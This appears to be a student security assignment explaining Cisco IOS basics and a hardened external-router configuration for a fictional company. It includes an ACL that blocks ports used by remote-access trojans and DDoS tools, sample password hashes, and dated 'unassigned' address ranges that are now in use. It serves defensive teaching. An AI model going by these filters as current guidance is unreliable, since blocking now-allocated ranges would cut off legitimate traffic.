You can access a Cisco router through the console port, from a modem Aux port) or from the Telnet or Secure Shell (SSH) application. Local configuration is accomplished via the console port, which entails connecting from an RJ-45 port with a "rollover" cable to a special adapter (provided with the router) connected to the serial port of your PC. Windows Hyperterminal is a popular PC application which allows you to interact with the router console port. (Insert a picture of 3640 console port here) Once you access the IOS command line, you have established an EXEC session.

3.1.2.2. Cisco Router Modes

There are several modes available that allow you varying levels of control over the router configuration. The basic modes are: user mode (indicated by a > prompt) and privileged mode (indicated by a # prompt). User mode basically allows you to review configurations and statistics information, while privileged mode allows you to actually change configurations on the router. You enter privileged mode by entering the "enable" command.

User mode/Privileged mode prompts:

Router> (router in user mode)

Router>enable (entered to enter privileged mode)

Password: (must provide password to enter privileged mode)

Router# (router in privileged mode)

3.1.2.3. Configuration Modes

It's necessary to understand the applicability of configuration commands. Those commands that apply to the entire router all interfaces etc.) are said to be global commands. You enter the global configuration mode by entering the command "configure terminal."

(TIP: Cisco allows you to abbreviate commands. As long as you provide enough of the command for the IOS to be able to differentiate between similar commands, the IOS will execute the command. For example, the command "conf t" provides enough information for the IOS to execute the "configure terminal" command).

Those commands that apply only to a specific interface can be referred to as interface commands. You enter interface configuration mode by entering the command "interface XX Y/Y" where the XX defines the type of interface you're trying to configure (i.e. ethernet or serial) and the YY defines the module/port of the interface (i.e. 0/0 refers to module 0, port 0). You enter the interface configuration mode from the global configuration mode prompt.

3.1.2.3.1. CONFIGURATION MODE EXAMPLES:

Router# (router in privileged mode)

Router# conf t Abbreviated command to enter global configuration mode)

Router(config)# (router in global configuration mode)

Router(config)# interface ethernet 0/0 (to enter interface configuration mode for the ethernet 0/0 interface)

Router(config-if)# (router in interface configuration mode)

There are several other configuration modes available (line, console, dialer, router etc.) but there are too many to define here. Cisco's command syntax and context sensitive help functions can help you navigate your way around the different configuration modes and their associated commands.

(TIP: If you don't know (or can't remember) the command required to make a configuration change, you can simply type "?" and the IOS will provide a list of possible commands you can enter at that point in the configuration.

Additionally, let's say you know the command starts with an "s" but you can't remember the command, you could then type "s?" and the IOS would provide a list of potential commands that begin with the letter "s". This also works with several letters, for example, "sa?". Another possible solution is to have the IOS compete the command for you. In this case, you could type the first letters and then press the tab key. At this point, the IOS would complete the command for you provided it could differentiate between similar commands. This feature can also be used as shortcut to eliminate the need to type out long commands!)

Examples:

```
router(config)#?                    (list of commands possible from global
                                        configuration mode)
Configure commands:
  aaa                 Authentication, Authorization and Accounting.
  access-list         Add an access list entry
  alias               Create command alias
  alps                Configure Airline Protocol Support
…
…
…

router(config)#s?           (potential commands beginning with "s")

sap-priority-list scheduler service sgbp smrp
sna snmp-server source-bridge state-machine stun
subscriber-policy

router(config)#sc
router(config)#scheduler            (result of pressing "sc" and then tab key)
```

3.1.2.4. Moving Between Modes

In order to move between modes, a command must be given. When moving from configuration modes to privileged mode the successive "exit" commands can be given until you reach the desired level. (TIP: To move directly to privileged mode from a configuration mode the "Cntrl-Z" key sequence can be entered simultaneously)

To move from privileged mode to user mode the "disable" command is given. (TIP: If you enter the "exit" command from the privileged mode, you will exit all the way out of the router and will have to log in again!).

3.1.2.5. Viewing/Saving Configurations

In order to view a specific configuration, a "show" command is required. "Show" commands are usually issued after a configuration is made to verify the configuration took place. It's possible to review the entire router configuration by issuing the "show running-config" (or "sh ru") command. The running configuration is the configuration currently being implemented. The starting configuration ("show startup-config") displays the configuration that will be loaded the next time the router boot up.

(Problem: The running configuration can be different from the start-up configuration. As configurations are made, they are executed immediately and are saved in the running configuration. The running configuration is only valid while the router is up and running. Only at boot time does the start-up configuration become the running configuration. For this reason, it's important to save the running configuration to the start-up configuration after you get your new configuration working properly. Quite often, system administrators will spend hours working out configuration issues and then forget to save the new configuration to the start-up configuration. When this happens, much to their dismay, they discover all their hard work is lost when the router reboots! To ensure your configurations take effect after the next reboot, execute the "copy running-config start-up config" command from privileged mode.) Example:

```
router#show running-config              (command to view entire router
                                        running configuration)
Building configuration...

Current configuration : 1177 bytes
                !
version 12.1
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
…
…

router#sh interfaces        (command to see router interface information)

Ethernet0 is up, line protocol is down
  Hardware is Lance, address is 0000.0c38.943f Bia 0000.0c38.943f)
  Description: Test Network to Hub
  Internet address is 192.168.0.6/29
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
…
…
```

router#copy running-config startup-config (command to save configuration changes so they take next reboot)

3.1.3. GIACE EXTERNAL ROUTER CONFIGURATION

Now that we have a general understanding of how to interface with the router, it's possible to look at specific configurations for GIACE's external router. In general terms, the process will involve the configuration of: boot time settings, remote access, login and user administration, turning off unneeded services, network services, broadcast forwarding, simple network management protocol (SNMP), logging, statutory warnings, routing protocols, traffic filtering and denial of service (DOS) mitigation. Its necessary to keep in mind that as Cisco IOSs evolve, more and more security settings are incorporated by default into the IOS. We will be configuring those portions of the IOS that have not been incorporated yet in addition to those configurations that are required to make GIACE more secure (custom security settings). To facilitate the explanation, each configuration will be discussed, the configuration mode in which the command is given and the reason for the command.

Current configuration : 4405 bytes

> This is the amount of Non-volatile Random Access Memory (NVRAM) occupied by the current running configuration. It is provided by the IOS when viewing the running configuration.

version 12.2

> This shows the IOS version loaded in the router. Viewed in the configuration.

service nagle

> Global Configuration Command – Enables Nagle's congestion control algorithm to improve router performance.

no service pad

> Global Configuration Command – Disables X.25 PAD service. This is an unnecessary service as we are not using X.25 protocols. Services not in use will be disabled to remove it as potential access point for the router and to improve performance.

service tcp-keepalives-in

Global Configuration Command – Helps prevent telnet/ssh sessions from getting "hung" when the remote machine reboots. When tcp keepalives are lost from the incoming host, the router will reset the session in order to allow further connections from that host in the future.

service timestamps debug datetime msec localtime show-timezone

Global Configuration Command – Enable timestamps on debugging output that include; date, time (down to milliseconds) use local time for time zones and include the time zone. This level of detail will aid in debugging analysis.

service timestamps log datetime msec localtime show-timezone

Global Configuration Command – Same as above except detail will be applied to logging messages instead of debugging messages.

service password-encryption

Global Configuration Command – Enables the encryption of passwords so they cannot be compromised by viewing the output of a "show running-config" command.

service sequence-numbers

Global Configuration Command – Enables sequence numbers being assigned to log entries. This aids in analyzing logs when multiple log messages have the same time stamp.

hostname GIACE_Ext

Global Configuration Command – Sets the host name of the router.

logging console informational

Global Configuration Command – Specifies the severity level of messages to be sent to the router console. In this case, the operator will see severity levels from informational and above on the console. Severity levels are as follows (most to least severe): emergencies, alert, critical, errors, warnings, notifications, informational and debugging).

aaa new-model

Global Configuration Command – Enables authentication, authorization and accounting. This enables a stronger method of authentication to prevent unauthorized access to the router.

aaa authentication login default group tacacs+ local

Global Configuration Command – Defines an authentication method list for authenticating logins to the router. Method lists define the order in which the router attempts to authenticate anyone trying to access the router. In this particular configuration, logins to the router are authenticated via the "default" method list (default in the configuration names the method list). The default method list applies to all authentication attempts on all interfaces unless otherwise configured. The default method list will first try to authenticate with a group of tacacs+ servers (each tacacs+ server would be tried sequentially). If the tacacs+ server group does not respond, then a local database of usernames and passwords will be consulted. If that authentication attempt fails, then no further attempts will be made.

enable secret 5 $1$7LFM$4dL7ONl6ny/hQ2sCD/khI1

Global Configuration Command – Used to protect access to privilege and configuration modes. This should be a very strong password!

enable password 7 08314D5D1A0E0A0516

Global Configuration Command – Sets the enable password. This password is used if you don't specify an enable secret password. It is a leftover from older IOSs. This password should be different from the enable secret password! The password appears encrypted due to the service password encryption command.

Problem: It should be noted that physical security of router is of the utmost importance! Cisco device password's can be bypassed with ease. The procedures are well documented on the Cisco website. All that is required is physical access the device's console).

username sysadmin password 7 051B0E0A2D5C5D

Global Configuration Command – Creates a username password pair for authentication if the tacacs+ server authentication fail. (The password appears encrypted due to the service password encryption command). Again, this should be a strong password!

ip subnet-zero

Global Configuration Command – Enable the use of subnet zero as a potential network. Historically, it was confusing to have an all zeros network i.e. (172.16.0.0/16) and a subnet zero (i.e. 172.16.0.0/24). Therefore, network engineers wouldn't assign the subnet zero as a usable network to avoid the confusion. However, this "wasted" address space. Additionally, Cisco routers in the past did not allow the subnet 0 network. With this command, that restriction is overcome.

no ip source-route

Global Configuration Command –Disables source routed packets. This prevents traffic from entering the router that may have bypassed secure routes to the router. Hackers could specify traffic to take specific routes (source routing) in order to bypass firewalls etc.

ip tcp synwait-time 10

Global Configuration Command –Specifies the amount of time the router will wait before dropping half open syn requests. This helps to prevent syn flood attacks where hackers send a continuous stream of syn requests (1st step of TCP 3-way handshake) with the intent of using up allocated memory space the router reserves for completing the connection and servicing further connection requests. The time is measured in seconds.

ip tftp source-interface Loopback999

Global Configuration Command – Specifies loopback999 to be used as the source IP address for tftp transfers from this router. This allows tftp traffic to be filtered by source IP address to enhance tftp security.

no ip domain-lookup

Global Configuration Command – Disables DNS lookups for logging messages. This will improve router performance.

ip domain-name giace.com

Global Configuration Command – Defines the domain name to be appended to the hostname of the router for authentication purposes.

no ip bootp server

Global Configuration Command – Disables the bootp service on the router. This is an unneeded service and should be turned off to eliminate it as a potential access point by attackers.

3.1.3.1. Cisco Context Based Access Control (CBAC)[32]

At this point, it is required to provide information required to implement stateful inspection of traffic entering the GIACE network. Cisco's IOS Firewall Feature Set implements both filtering (via standard IOS ACLs) and stateful inspection (via CBAC in the firewall feature set). CBAC works by inspecting the control channels of supported applications and looking for application specific attacks.

When packets are received on an interface for which inspection is configured, CBAC creates a state table to keep track of the state of the connection and then creates a temporary opening in the associated inbound access list to allow return traffic back into the firewall. When return traffic is received on the associated interface, the ACL is checked, the state table is consulted to verify the status of the connection and then the packet is inspected for application specific attacks prior to being switched to the outbound interface. When the connection is terminated or times out, the temporary opening in the ACL is deleted.

CBAC reacts to packets that don't pass inspection by a combination of generating alert messages, protecting system resources affecting performance and/or blocking packets. CBAC works well with traffic filtering in that packets must pass any ACLs on an interface before being inspected by CBAC.

The following configurations specify stateful inspection rules to be implemented by CBAC.

ip inspect name myfw fragment maximum 256 timeout 1

Global Configuration Command – Enables inspection of IP packet fragments, maximum number of unreassembled fragments allowed and a timeout value of 1 sec for incomplete fragments. This is an

[32] http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/120newft/120t/120t5/iosfw2/iosfw2_2.htm

important configuration because attackers can fragment packets in an attempt to bypass firewalls as part reconnaissance. This does cause performance impacts however, due to the fact that the router must wait for all the fragments to arrive prior to inspecting the packet. The syntax of the command follows:

ip inspect	(enables CBAC)
name myfw	(name of CBAC inspection ruleset)
fragment	(enables inspection of fragmented ip packets)
maximum 256	(max number of unreassembled fragments)
timeout 1	(specifies timeout value of 1 second for incomplete fragments

ip inspect name myfw http alert on

Global Configuration Command – Enables inspection of http application and generates an alert message if the packet fails inspection. This allows us to identify HTTP-based attacks.

ip inspect name myfw smtp alert on

Global Configuration Command – Enables inspection of smtp application and generates an alert message if the packet fails inspection. Here we can catch SMTP-based attacks.

ip inspect name myfw ftp alert on

Global Configuration Command – Enables inspection of ftp application and generates an alert message if the packet fails inspection. This will ensure the ftp application is used properly.

ip inspect name myfw tftp alert on

Global Configuration Command – Enables inspection of tftp application and generates an alert message if the packet fails inspection. Ensure the TFTP application is not being exploited.

ip inspect name myfw tcp alert on

Global Configuration Command – Enables inspection of generic tcp protocols and generates an alert message if the packet fails inspection. This inspects traffic not specifically covered by CBAC. Here we have a "catch-all" configuration. Cisco IOS Firewall Feature sets is only able to inspect certain application level protocols. There is weakness here, but at least we can do stateful filtering.

ip inspect name myfw udp alert on

Global Configuration Command – Enables inspection of generic udp protocols and generates an alert message if the packet fails inspection. This inspects traffic not specifically covered by CBAC. The same principle as above applies for UDP protocols.

ip ssh time-out 60

Global Configuration Command – Lowers the ssh timeout for inactive sessions. This is the time the router waits for the client to respond.

ip ssh authentication-retries 2

Global Configuration Command – Sets the limit of retries for ssh sessions that aren't authenticated properly. After the retries are exceeded, the interface is reset.

Note: Only interfaces enabled and used in the operation of the GIACE network will be discussed.

interface Loopback999

This identifies the configurations for loopback999 to follow. This is visible when performing the "show running-configuration" command. Loopback addresses are useful because they are rarely changed and you can use their IP addresses as a source IP and configure your ACLs appropriately.

ip address 172.16.10.1 255.255.255.0

Interface Configuration Command – Specifies the IP address and subnet mask for loopback999. In this command, the IP address is 172.16.10.1 and the subnet mask is 255.255.255.0.

interface Ethernet0/0

This identifies the configurations for ethernet 0/0 to follow. This is visible when performing the "show running-configuration" command.

description GIACE Internal LAN

Interface Configuration Command – Provides a description of what this interface is used for. In this case, it provides the connection to the GIACE internal LAN. (connection to GIACE Interior Router)

ip address 192.168.0.9 255.255.255.248

Interface Configuration Command – Specifies the IP address and subnet mask for ethernet 0/0. In this command, the network address is 192.168.0.8 and the host addresses are 192.168.0.9-14. 192.168.0.8 and 192.168.0.15 identify the network and broadcast addresses respectively.

no ip redirects

Interface Configuration Command – Disable the receipt of ICMP redirects on the interface. This prevents systems from altering the routing table of the router. Hackers can send ICMP redirect packets to a router to direct it to a non-existent network as part of a DOS attack.

no ip unreachables

Interface Configuration Command – Disables ICMP unreachable messages. Allowing the router to respond to packets with ICMP host/destination/network unreachable messages could allow a hacker to map the GIACE network through inverse mapping A process to determine what is available by tracking what is NOT available and using the process of elimination).

no ip proxy-arp

Interface Configuration Command – Disables proxy arp for this interface. Proxy arp enables the interface to answer arp requests for addresses that don't exist on the local network. The router then tries to locate the appropriate host on other subnets. This is usually configured to help hosts locate other host on remote subnets without having to configure default-gateways. This could allow the router to respond to illegitimate traffic (spoofed traffic or for DOS purposes).

ip inspect myfw in

Interface Configuration Command – Applies CBAC ruleset named "myfw" to ethernet interface 0/0. When traffic is received on this interface, CBAC will inspect it and make update the entry in the state table and create a temporary opening to the ACL applied to the Serial 0 or ethernet 0/1 interface. This is where we turn on the stateful inspection we configured earlier.

no cdp enable

Interface Configuration Command – This turns off the Cisco Discovery Protocol (CDP) [33]for this interface. CDP is a multicast protocol that only Cisco devices can understand. It provides details about the router to neighboring Cisco devices. It is an unneeded service (unless it is required for Cisco Network Management Applications such as CiscoWorks[34]) and could provide GIACE network information to unauthorized individuals.

interface Ethernet0/1

This identifies the configurations for ethernet 0/1 to follow. This is visible when performing the "show running-configuration" command.

description GIACE Service Network

Interface Configuration Command – Provides a description of what this interface is used for. In this case, it provides the connection to the GIACE service network. (connection to public servers.)

ip address 192.168.0.6 255.255.255.248

Interface Configuration Command – Specifies the IP address and subnet mask for ethernet 0/1. In this command, the network address is 192.168.0.0 and the host addresses are 192.168.0.1-6. 192.168.0.0 and 192.168.0.7 identify the network and broadcast addresses respectively.

no ip redirects

Interface Configuration Command – Disable the receipt of ICMP redirects on the interface. This prevents systems from altering the routing table of the router. Hackers can send ICMP redirect

[33] http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/fun_c/fcprt3/fcd301c.htm
[34] http://www.cisco.com/warp/public/cc/pd/wr2k/wrwi/index.shtml

packets to a router to direct it to a non-existent network as part of a DOS attack.

no ip unreachables

Interface Configuration Command – Disables ICMP unreachable messages. Allowing the router to respond to packets with ICMP host/destination/network unreachable messages could allow a hacker to map the GIACE network through inverse mapping A process to determine what is available by tracking what is NOT available and using the process of elimination).

no ip proxy-arp

Interface Configuration Command – Disables proxy arp for this interface. Proxy arp enables the interface to answer arp requests for addresses that don't exist on the local network. The router then tries to locate the appropriate host on other subnets. This is usually configured to help hosts locate other host on remote subnets without having to configure default-gateways. This could allow the router to respond to illegitimate traffic (spoofed traffic or for DOS purposes).

ip inspect myfw in

Interface Configuration Command – Applies CBAC ruleset named "myfw" to ethernet interface 0/1. When traffic is received on this interface, CBAC will inspect it and make update the entry in the state table and create a temporary opening to the ACL applied to the Serial 0 or ethernet 0/0 interface.

no cdp enable

This turns off the Cisco Discovery Protocol (CDP) for this interface. See ethernet 0/0 configuration for rationale.

interface Serial0

This identifies the configurations for serial0 to follow. This is visible when performing the "show running-configuration" command.

description Internet Connection

Interface Configuration Command – Provides a description of what this interface is used for. In this case, it provides the connection to

the Internet. (connection to GIACE ISP Service Delivery Point Router)

ip address 10.0.0.2 255.255.255.252

Interface Configuration Command – Specifies the IP address and subnet mask for serial0. In this command, the network address is 10.0.0.0 and the host addresses are 10.0.0.1-2. 10.0.0.0 and 10.0.0.3 identify the network and broadcast addresses respectively.

no ip redirects

Interface Configuration Command – Disables the receipt of ICMP redirects on the interface. This prevents systems from altering the routing table of the router. Hackers can send ICMP redirect packets to a router to direct it to a non-existent network as part of a DOS attack.

no ip unreachables

Interface Configuration Command – Disables ICMP unreachable messages. Allowing the router to respond to packets with ICMP host/destination/network unreachable messages could allow a hacker to map the GIACE network through inverse mapping A process to determine what is available by tracking what is NOT available and using the process of elimination).

no ip proxy-arp

Interface Configuration Command – Disables proxy arp for this interface. Proxy arp enables the interface to answer arp requests for addresses that don't exist on the local network. The router then tries to locate the appropriate host on other subnets. This is usually configured to help hosts locate other host on remote subnets without having to configure default-gateways. This could allow the router to respond to illegitimate traffic (spoofed traffic or for DOS purposes).

ip accounting access-violations

Interface Configuration Command – Enables accounting for access violations on this interface. Entering the "show ip accounting access-violations" command will show all access violations on this interface. This will allow system administrators to identify potential malicious activities directed toward the GIACE network.

ip inspect myfw in

Interface Configuration Command – Applies CBAC ruleset named "myfw" to ethernet interface 0/0. When traffic is received on this interface, CBAC will inspect it and make update the entry in the state table and create a temporary opening to the ACL applied to the ethernet 0/0 or ethernet 0/1 interface.

no cdp enable

Interface Configuration Command – This turns off the Cisco Discovery Protocol (CDP) for this interface. CDP is a multicast protocol that only Cisco devices can understand. It provides details about the router to neighboring Cisco devices. It is an unneeded service (unless it is required for Cisco Network Management Applications such as CiscoWorks) and could provide GIACE network information to unauthorized individuals.

ip route 172.16.0.0 255.255.255.128 192.168.0.10

Global Configuration Command – Establishes a route to the GIACE User Network. Packets received by the GIACE External Router destined for the 172.16.0.0 network (GIACE User Network) will routed to 192.168.0.10 (next hop), which in this case is the ethernet 0/0 interface of the GIACE Internal Router. The syntax of the command is as follows:

ip route	Adds a static (does not change) route to the routing table)
172.16.0.0	(Destination network i.e. GIACE User Network)
255.255.255.128	(Subnet Mask of the destination network)
192.168.0.10	(IP address of the next hop closer to the destination network)

ip route 172.16.0.128 255.255.255.224 192.168.0.10

Global Configuration Command – Establishes a route to the GIACE Server Network. Packets received by the GIACE External Router destined for the 172.16.0.128 network (GIACE Server Network) will routed to 192.168.0.10 (next hop), which in this case is the ethernet

0/0 interface of the GIACE Internal Router. See above for explanation of syntax.

no ip http server

Global Configuration Command – Disables HTTP (web based vs. command line) configuration of the router. HTTP traffic is clear-text and can provide GIACE network information to unauthorized users.

3.1.3.2. Access Control Lists[35]

Note: Cisco Access Lists (ACLs) place limitations (rules) on traffic entering or exiting the router. They can also be used to specify a list of acceptable parameters from which other configurations can draw from (i.e. dialer pools, Network Address Translation (NAT) pools etc.) ACLs can be numbered or named. Numbered ACLs fall into a range of numbers that dictates the "granularity of the ACL. For example, an ACL number in the range of 1-99 is a standard IP ACL (filter by source IP address only). ACLs in the range of 100 – 199 are extended IP ACLs (filter by source /destination IP, protocol). There are several other ranges that are beyond the scope of this tutorial. Named access lists can provide the same functionality as standard or extended numbered ACLs, but provide more flexibility when editing. The general design rule we will apply here is to block all unless specifically allowed. The syntax for writing numbered ACLs follow:

3.1.3.2.1. STANDARD ACL

access-list <X> <permit/deny> <source IP>

Where:

X = number of ACL (1-99)
permit/deny = allow or filter packet
source IP = source IP address of the packet

3.1.3.2.2. EXTENDED ACL (COMMON)

access-list <X> <permit/deny> <protocol> <source IP> <destination IP> <eq/gt/lt> <port> <log>

Where:

X = ACL number (100-199)
permit/deny = allow or filter packet
protocol = TCP, UDP, IP, IPX etc.

[35] Cisco Certified Network Associate (CCNA) Study Guide, Chapter 9, by Todd Lammle

source IP = source IP address of the packet
destination IP = destination IP address of the packet
eq/gt/lt = equal to, less than, greater than
port = port number (i.e.53 or domain)
log = log when ACL match occurs

3.1.3.2.3. NAMED ACL (COMMON)

ip access-list <standard/extended> <name>

Where:

standard/extended = standard or extended ACL functionality

name = ACL name

At this point, you would be taken into named ACL configuration mode (The example shown is for configuring an extended named ACL). The prompt would look like "router(config-ext-nacl)#" After entering named ACL configuration mode, ACLs are written just like a standard or extended ACLs.

3.1.3.2.4. ACL WILDCARDS

In those instances when a system administrator needs to block a range of IP addresses within a subnet as opposed to having to write a specific rule for each host in the desired range, wildcards can be used. Wildcards look like a subnet mask associated with an IP address, but work differently. For example, when a subnet mask is consulted to determine whether a network is local or remote, the binary 1's that make up the mask are significant in that they determine which bits are considered networks bits (vs. binary 0's which identify host bits). For example:

192.168.0.0 255.255.255.0	(IP address with associated subnet mask)
11111111.11111111.11111111.00000000	(Binary representation of 255.255.255.0)

In this case, the binary 1's when matched to the IP address, specify 192.168.0 as the octets that correspond to the network portion of the IP address. In other words, the binary 1's were significant.

However, wildcard bits consider the binary 0's to be significant vs. the binary 0's. For example, given the following destination IP address (when used as part of an extended ACL):

192.168.0.0 0.0.0.255 (IP address with wild card mask)

00000000.00000000.00000000.11111111 Binary representation of the wildcard mask)

In this case, the binary 0's are evaluated to determine the portion of the destination IP address to be significant and the binary 1's indicate "don't care" bits. In this situation, the binary 0's are matched to the destination IP address. If a match is made in the first 3 octets (don't care about the 4th octet), the packet is passed. This particular entry would pass any IP address with a destination IP address of 192.168.0.0 through 192.168.0.255. See http://www.cisco.com/en/US/products/sw/secursw/ps1018/products_tech_note09186a00800a5b9a.shtml for further discussion of wild card masks.

3.1.3.3. Description of ACLs[36]

3.1.3.3.1. GIACNETIN

The following access list is used to restrict access to the GIACE external router from the Internet (traffic entering from S0 to GIACE network from Internet). It is important in that it is the single ingress/egress point into the GIACE network. It will provide the first line of defense in our defense in depth strategy.

> The order of the ACL first denies access to unauthorized traffic attempting to access services that are running internally to the GIACE network and are therefore vulnerable to exploitation followed by the most commonly probed ports. This is also helpful in allowing us to log probes against the network. Next, we will deny attempts to spoof source ip addresses that may attempt to bypass the firewall. Additionally, we will specify traffic into the GIACE network to satisfy our business policy relating to GIACE customers, Suppliers, Partners, Mobile Sales, and teleworkers. Finally we will deny everything else we have not specified or implicitly denied or allowed.

We will attempt to maximize performance by placing the most used rules toward the top of the ACL (in the portion where we allow specific traffic). Our security policy prioritizes the blockage of malicious traffic over the allowance of required traffic and therefore includes all "deny" rules first. We will rely on CBAC

[36] Strategy for the use and placement of ACLs throughout this assignment is based on SANS Track 2 Training (Firewalls, Perimeter Protection and VPNs) Day 3, Module 3, pages 70-73 and Securing Cisco Routers: Step-by-Step from the SANS Institute, pages 11-42

functionality to dynamically open holes in the firewall for return traffic. Generally, our ACLs rules will deny all that is not specifically allowed. Each rule will be explained as to how it relates to our security policy and how it satisfies business policy.

ip access-list extended giacnetin

Creates named ACL called "giacnetin. Individual rules for this named ACL (NACL) follows:

Note: This portion of the NACL blocks access to critical services utilized internally (which means they are exploitable) to GIACE from external access. Assuming hackers can bypass firewalls at will, they discover our open services on the interior network. This section also includes the most commonly probed ports[37]. We can specify rules to block traffic that might exploit those services and use them to compromise our network. This is also helpful in allowing us to log probes against the network.

deny udp any any range 135 139

Blocks UDP Netbios Traffic. This type of traffic should not be allowed here. Especially since we are running NETBIOS services on the interior network. We can block attempts to exploit our NT network via NETBIOS in multiple places. This is the first block.

deny tcp any any range 135 139

Blocks TCP NETBIOS Traffic. Same block only for TCP-based NETBIOS traffic.

deny udp any any eq tftp log-input

Blocks TFTP Traffic and log matches. Here we want to prevent TFTP exploitation.

deny udp any any range 161 162 log-input

Blocks SNMP Traffic and log matches. Blocking SNMP.

deny udp any any eq syslog log-input

Blocks Syslog Traffic and log matches. Syslog should net be entering the GIACE network externally.

deny ip any host 172.16.0.255

[37] http://www.infopeople.org/training/past/2002/netsec101/CommonlyProbedPorts.pdf

Blocks Broadcast Traffic into GIACE internal network. Helps prevent DOS attacks. Attackers can use our network as a "Smurf" amplifier[38] if we allow our networks to respond to directed broadcasts. This prevents broadcast traffic from participating in a Smurf attack. Additionally, the router is configured to block directed broadcast by default. This makes GIACE a good Internet neighbor.

deny ip any host 192.168.0.255

Blocks Broadcast Traffic GIACE service network. Helps prevent DOS attacks. Same as above.

deny tcp any any eq 3306 log-input

Blocks MySQL service from entering GIACE and log matches. MySQL traffic should not be entering the network externally.

deny tcp any any eq tacacs log input

Blocks Tacacs service from entering GIACE and log matches. Used the same as the MySQL traffic rule.

deny tcp any any eq 22 log-input

Blocks ssh service from entering GIACE and log matches. SSH is not allowed from external addresses.

deny udp any any eq echo log-input

Blocks access to UDP echo port and log matches.

deny tcp any any eq echo log-input

Blocks access to TCP echo port and log matches.

deny tcp any any eq 11 log-input

Blocks access systat port and log matches.

deny udp any any eq chargen log-input

Blocks access to UDP character generator port and log matches.

deny tcp any any eq chargen log-input

[38] http://www.iss.net/security_center/advice/Exploits/IP/smurf/default.htm

Blocks access to TCP character generator port and log matches.

deny tcp any any eq telnet log-input

Blocks access to telnet port and log matches.

deny tcp any any eq finger log-input

Blocks access to finger port and log matches.

deny tcp any any eq 98 log-input

Blocks access to linuxconf port and log matches. GUI-based System administration tool for Linux. A very powerful tool!

deny tcp any any eq pop2 log-input

Blocks access to pop2 mail port and log matches.

deny tcp any any eq pop3 log-input

Blocks access to pop3 mail port and log matches.

deny tcp any any eq sunrpc log-input

Blocks access to sunrpc port and log matches.

deny tcp any any eq nntp log-input

Blocks access to Internet News port and log matches.

deny tcp any any eq 143 log-input

Blocks access to imap mail port and log matches.

deny tcp any any eq exec log-input

Blocks access to rsh port and log matches.

deny tcp any any eq login log-input

Blocks access to rlogin port and log matches.

deny udp any any eq who log-input

Blocks access to who port and log matches.

deny tcp any any eq cmd log-input

Blocks access to rcmd port and log matches.

deny tcp any any eq 515 log-input

Blocks access to printer spooler port and log matches.

deny tcp any any eq 635 log-input

Blocks access to NFS mount port and log matches.

deny tcp any any eq 1011 log-input

Blocks access to Doly Version 1.1 and 1.2 trojan port and log matches.

deny tcp any any eq 1015 log-input

Blocks access to Doly Version 1.5 trojan port and log matches.

deny tcp any any eq 1016 log-input

Blocks access to Doly Version 1.5 and 1.6 trojan port and log matches.

deny tcp any any eq 1035 log-input

Blocks access to Doly Version 1.35 trojan port and log matches.

deny tcp any any eq 1080 log-input

Blocks access to SOCKS port and log matches.

deny tcp any any eq 2000 log-input

Blocks access to NFS port and log matches.

deny tcp any any eq 3128 log-input

Blocks access to squid proxy port and log matches.

deny udp any any eq 4000 log-input

Blocks access to ICQ port and log matches.

deny tcp any any eq 5631 log-input

Blocks access to TCP PCAnywhere version 8.x and 9.x port and log matches.

deny udp any any eq 5632 log-input

Blocks access to UDP PCAnywhere version 8.x and 9.x port and log matches.

deny tcp any any range 6000 6255 log-input

Blocks access to X-Windows ports and log matches.

deny tcp any any range 6665 6669 log-input

Blocks access to TCP IRC port and log matches.

deny udp any any range 6665 6669 log-input

Blocks access to UDP IRC port and log matches.

deny tcp any any eq 8080 log-input

Blocks access to Wingate sniffer port and log matches.

deny tcp any any range 12345 12346 log-input

Blocks access to Netbus trojan ports and log matches.

deny tcp any any eq 16660 log-input

Blocks access to Stacheldracht Distributed DOS port (Client to Handler) and log matches.

deny tcp any any eq 27374 log-input

Blocks access to SubSeven 2.1 port and log matches.

deny udp any any eq 27444 log-input

Blocks access to UDP Trin00 Distributed DOS port (master to Daemons) and log matches.

deny tcp any any eq 27665 log-input

Blocks access to TCP Trin00 Distributed DOS port (Intruder to Master) and log matches.

deny tcp any any eq 31335 log-input

Blocks access to UDP Trin00 Distributed DOS port (Daemon to Master) and log matches.

deny tcp any any eq 31337 log-input

Blocks access to Back Orifice trojan port and log matches.

deny udp any any range 31789 31790 log-input

Blocks access to Hack 'a' Tack trojan ports and log matches.

deny udp any any range 54320 54321 log-input

Blocks access to Back Orifice 2K trojan ports and log matches.

deny tcp any any eq 65000 log-input

Blocks access to Stacheldracht Distributed DOS port (Handler to Agents) and log matches.

deny tcp any any eq 65301 log-input

Blocks access to TCP PCAnywhere version 8.x. and log matches.

Note: This portion of the NACL blocks access from attempts to utilize GIACE internal addressing, multicasts and unassigned/reserved IANA networks [39]as a source IP address in an attempt to spoof the GIACE external router. All matches will be logged for investigation.

deny ip 224.0.0.0 31.255.255.255 any log-input

Block multicast into protected net.

deny ip 240.0.0.0 15.255.255.255 any log-input

Block class E networks.

[39] http://www.iana.org/assignments/ipv4-address-space

deny ip 0.0.0.0 0.255.255.255 any log-input

Block IANA reserved nets.

deny ip 169.254.0.0 0.0.255.255 any log-input

Block IANA reserved nets.

deny ip 192.0.2.0 0.0.0.255 any log-input

Block IANA reserved nets.

deny ip 127.0.0.0 0.255.255.255 any log-input

Block IANA reserved nets.

deny ip 172.16.0.0 0.0.0.127 any log-input

Block traffic with internal network as source ip incoming and log matches. The internal IP addresses of the GIACE should never be seen as a source IP entering the GIACE network. They should always be destination IP addresses. A match on this rule would highlight attempts to spoof the external router.

deny ip 172.16.0.128 0.0.0.127 any log-input

Block traffic with internal network as source ip incoming and log matches.

deny ip 192.168.0.0 0.0.0.255 any log-input

Block traffic with internal network as source ip incoming and log matches

Note: This is the unassigned IANA IPV4 unassigned address space section. These address ranges have not been assigned by IANA yet. A packet with one of these as a source IP is a sign of spoofing.

deny ip 1.0.0.0 0.255.255.255 any log-input
deny ip 2.0.0.0 0.255.255.255 any log-input
deny ip 5.0.0.0 0.255.255.255 any log-input
deny ip 7.0.0.0 0.255.255.255 any log-input
deny ip 23.0.0.0 0.255.255.255 any log-input
deny ip 27.0.0.0 0.255.255.255 any log-input
deny ip 31.0.0.0 0.255.255.255 any log-input
deny ip 36.0.0.0 0.255.255.255 any log-input

```
deny ip 37.0.0.0 0.255.255.255 any log-input
deny ip 39.0.0.0 0.255.255.255 any log-input
deny ip 41.0.0.0 0.255.255.255 any log-input
deny ip 42.0.0.0 0.255.255.255 any log-input
deny ip 58.0.0.0 0.255.255.255 any log-input
